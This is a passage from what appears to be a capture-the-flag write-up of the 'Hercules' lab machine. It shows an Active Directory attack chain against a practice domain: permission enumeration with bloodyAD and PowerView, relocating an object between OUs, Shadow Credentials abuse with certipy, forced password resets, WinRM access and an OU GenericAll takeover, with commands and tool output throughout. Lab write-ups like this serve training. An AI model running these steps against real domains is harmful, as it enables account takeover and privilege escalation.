[*] NT hash for 'bob.w': [HASH_REDACTED]
Shadow Credentialsabuses themsDS-KeyCredentialLinkattribute — introduced in Windows Server 2016 — to achieve persistent access to an AD account without ever needing its password or hash.The attribute was designed to store public keys for Kerberos PKINIT authentication, which uses asymmetric cryptography instead of traditional passwords. An attacker with
WriteProperty,GenericWrite, orGenericAllover this attribute can hijack that mechanism by injecting their own public key into the target account, then authenticating with the matching private key — walking away with a valid TGT and full impersonation of the account.
Step 2: Active Directory Enumeration
Using bloodyAD as natalie.a and bob.w, we can check which attributes we have WRITE capability over on different domain objects. While viewing the output, we caught up that:
1
bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k get writable --detail
- natalie.a has
GenericWriteonWeb DepartmentOU - bob.w , as we are from the


RecruitersGroup, has:DeleteChildandCreateChildrights onSecurity DepartmentOUWritePropertyon RDN and Common-Name attributes
This means RECRUITMENT MANAGERS Group can create/delete objects in the Security Department OU and modify some properties!
Key Highlights from
natalie.a’s output:
- Extensive Access in Web Department: On users like
CN=Auditor,CN=web_admin,CN=Bob Wood,CN=Ken Wiggins,CN=Johnathan Johnson,CN=Harris Dunlop, andCN=Ray Nelson(all inOU=Web Department),natalie.acan write to hundreds of attributes. This includes high-impact ones like:
- Password-related: unicodePwd, pwdLastSet, ntPwdHistory (direct password control).
- Delegation: msDS-AllowedToDelegateTo, msDS-AllowedToActOnBehalfOfOtherIdentity (enables constrained/RBCD delegation attacks).
- Certificate/credential: msDS-KeyCredentialLink (for shadow credentials).
- Other: servicePrincipalName (for Kerberoasting), userAccountControl (enable/disable accounts), and more.
Key Highlights from
bob.w’s output:
- Create Child Objects in OUs: On OUs like
OU=Engineering Department,OU=Security Department, andOU=Web Department,bob.whasCREATE_CHILDfor many object classes (e.g., user, computer, group, organizationalUnit). This means he can add new objects (e.g., create a new user or computer) under those OUs.- Rename/Modify on Users and Groups: On various users across departments (e.g.,
CN=Auditorin Security,CN=Vincent Grayin Security,CN=Stephen Millerin Security, and similar in Engineering/Web),bob.wcan write toname(RDN/Relative Distinguished Name) andcn(Common Name). These are essentially the same for user objects—writing them allows renaming the object.

Attention! BloodHound doesn’t show
WriteProperties,AddChild,CreateChildandDeleteChildACE’s on OU’s. The above picture taken fromPowerView.py’s Web Interface.
Key Idea
We want to move an object from an OU that we have low privileges on, to another OU we have higher privileges on it. For example, if we got Delete_Child and Create_Child on OU_1 and GenericAll on OU_2. We can move objects from OU_1 to OU_2 to have GenericAll on it.
Step 3: Strategic Object Relocation
Enumerate domain with PowerView as bob.w:
1
2
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=bob.w.ccache powerview 'hercules.htb/bob.w@dc.hercules.htb' -k --no-pass --use-ldaps --dc-ip $ip
Identify permissions with Powerview:
1
2
╭─LDAPS─[dc.hercules.htb]─[HERCULES\bob.w]-[NS:<auto>]
╰─PV ❯ Get-ObjectAcl -Identity "OU=Security Department, OU=DCHERCULES, DC=HERCULES, DC=HTB"

Move stephen.m to Web Department OU:
1
2
╭─LDAPS─[dc.hercules.htb]─[HERCULES\bob.w]-[NS:<auto>]
╰─PV ❯ Set-DomainObjectDN -Identity "CN=STEPHEN MILLER,OU=SECURITY DEPARTMENT,OU=DCHERCULES,DC=HERCULES,DC=HTB" -DestinationDN "OU=WEB DEPARTMENT,OU=DCHERCULES,DC=HERCULES,DC=HTB"

Step 4: Certificate Abuse
Perform shadow credentials attack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./natalie.a.ccache certipy-ad shadow auto -u natalie.a@hercules.htb -k -dc-host DC.hercules.htb -account 'stephen.m'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'stephen.m'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3d17ad9b-6a21-cc02-a1d1-98ac55f4ce5f'
[*] Adding Key Credential with device ID '3d17ad9b-6a21-cc02-a1d1-98ac55f4ce5f' to the Key Credentials for 'stephen.m'
[*] Successfully added Key Credential with device ID '3d17ad9b-6a21-cc02-a1d1-98ac55f4ce5f' to the Key Credentials for 'stephen.m'
[*] Authenticating as 'stephen.m' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'stephen.m@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'stephen.m.ccache'
[*] Wrote credential cache to 'stephen.m.ccache'
[*] Trying to retrieve NT hash for 'stephen.m'
[*] Restoring the old Key Credentials for 'stephen.m'
[*] Successfully restored the old Key Credentials for 'stephen.m'
[*] NT hash for 'stephen.m':[HASH_REDACTED]
Step 5: Privilege Escalation Chain

With stephen.m compromised, we run BloodHound to map out what we can reach from here.
The first thing that stands out is that stephen.m is a member of the SECURITY HELPDESK group, which holds ForceChangePassword over six accounts: auditor, mark.s, angelo.o, elijah.m, vincent.g, and nate.h. This means we can reset the password of any of these accounts without knowing their current credentials.



The most interesting target among them is auditor. Pivoting to that account unlocks a chain of privileges worth following. auditor is a member of three groups: DOMAIN EMPLOYEES, REMOTE MANAGEMENT USERS, and FOREST MANAGEMENT. The REMOTE MANAGEMENT USERS membership immediately tells us we can use auditor to authenticate over WinRM, making it a solid foothold for lateral movement.


More importantly, auditor’s membership in FOREST MANAGEMENT is where things get interesting — that group holds GenericAll over the FOREST MIGRATION OU. GenericAll is the most permissive right in AD, giving us full control over every object inside that OU. Looking at what the FOREST MIGRATION OU contains, we find five accounts: taylor.m, iis_administrator, anthony.r, fernando.r, and james.s.
So our path forward is clear:
- Abuse
ForceChangePasswordviastephen.mto resetauditor’s password. - Use auditor’s
REMOTE MANAGEMENT USERSmembership to move laterally via WinRM. - Leverage GenericAll over
FOREST MIGRATIONOU to target one of the five users inside it for the next hop.
Starting with auditor:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./stephen.m.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k set password 'AUDITOR' 'Prettyprincess'
[+] Password changed successfully!

# deserved the password tbh ;)
Access WinRM as auditor:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./stephen.m.ccache nxc smb dc.hercules.htb -k -u 'AUDITOR' -p 'Prettyprincess' --generate-tgt auditor
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\AUDITOR:Prettyprincess
SMB         dc.hercules.htb 445    dc               [+] TGT saved to: auditor.ccache
SMB         dc.hercules.htb 445    dc               [+] Run the following command to use the TGT: export KRB5CCNAME=auditor.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./auditor.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ evil-winrm-py -i hercules.htb -k --no-pass --ssl
Domain Dominance Path

Revisiting what auditor can reach, BloodHound reveals the following path which would have set up a clean RBCD attack against the Domain Controller. Unfortunately, iis_administrator had adminCount=1 set and was flagged as ACCOUNTDISABLED, so that path was a dead end.
Shifting focus to the other accounts inside the FOREST MIGRATION OU, we find a different route through fernando.r. Since auditor has GenericAll over the OU — inherited through FOREST MANAGEMENT — we have full control over fernando.r as well. What makes him interesting is his membership in SMARTCARD OPERATORS, a group that holds ADCSESC3 over the domain HERCULES.HTB.
Following further, ADCSESC3 opens a certificate-based escalation route through the domain’s KEY ADMINS group, which holds AddKeyCredentialLink over ashley.b. That means we can perform a Shadow Credentials attack against ashley.b, injecting our own public key into her msDS-KeyCredentialLink attribute and authenticating as her using PKINIT.

The reason ashley.b is our target of choice here is her REMOTE MANAGEMENT USERS membership, giving us a WinRM foothold once we impersonate her. So our revised path forward is:
- Abuse
GenericAlloverFOREST MIGRATIONOU → targetfernando.r. - Leverage
fernando.r’sSMARTCARD OPERATORSmembership → exploit ADCSESC3 on the domain. - Reach
KEY ADMINS→ abuseAddKeyCredentialLinkoverashley.b→ performShadow Credentials. - Authenticate as
ashley.bvia PKINIT → WinRM access as the next foothold.
Step 1 - OU Takeover
Takeover the FOREST MIGRATION OU:
1
2
3
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ KRB5CCNAME=./auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -u 'auditor' -k add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' 'auditor'
[+] auditor has now GenericAll on OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB
Refresh the TGT with new gained privileges:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ nxc smb dc.hercules.htb -k -u 'AUDITOR' -p 'Prettyprincess' --generate-tgt auditor
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\AUDITOR:Prettyprincess
SMB         dc.hercules.htb 445    dc               [+] TGT saved to: auditor.ccache
SMB         dc.hercules.htb 445    dc               [+] Run the following command to use the TGT: export KRB5CCNAME=auditor.ccache

┌──(kali㉿kali)-[~/HTB/Hercules]
└─$ bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -k set password 'FERNANDO.R' 'Pretty123'
[+] Password changed successfully!
Step 2 - Enable fernando.r
1
2
3
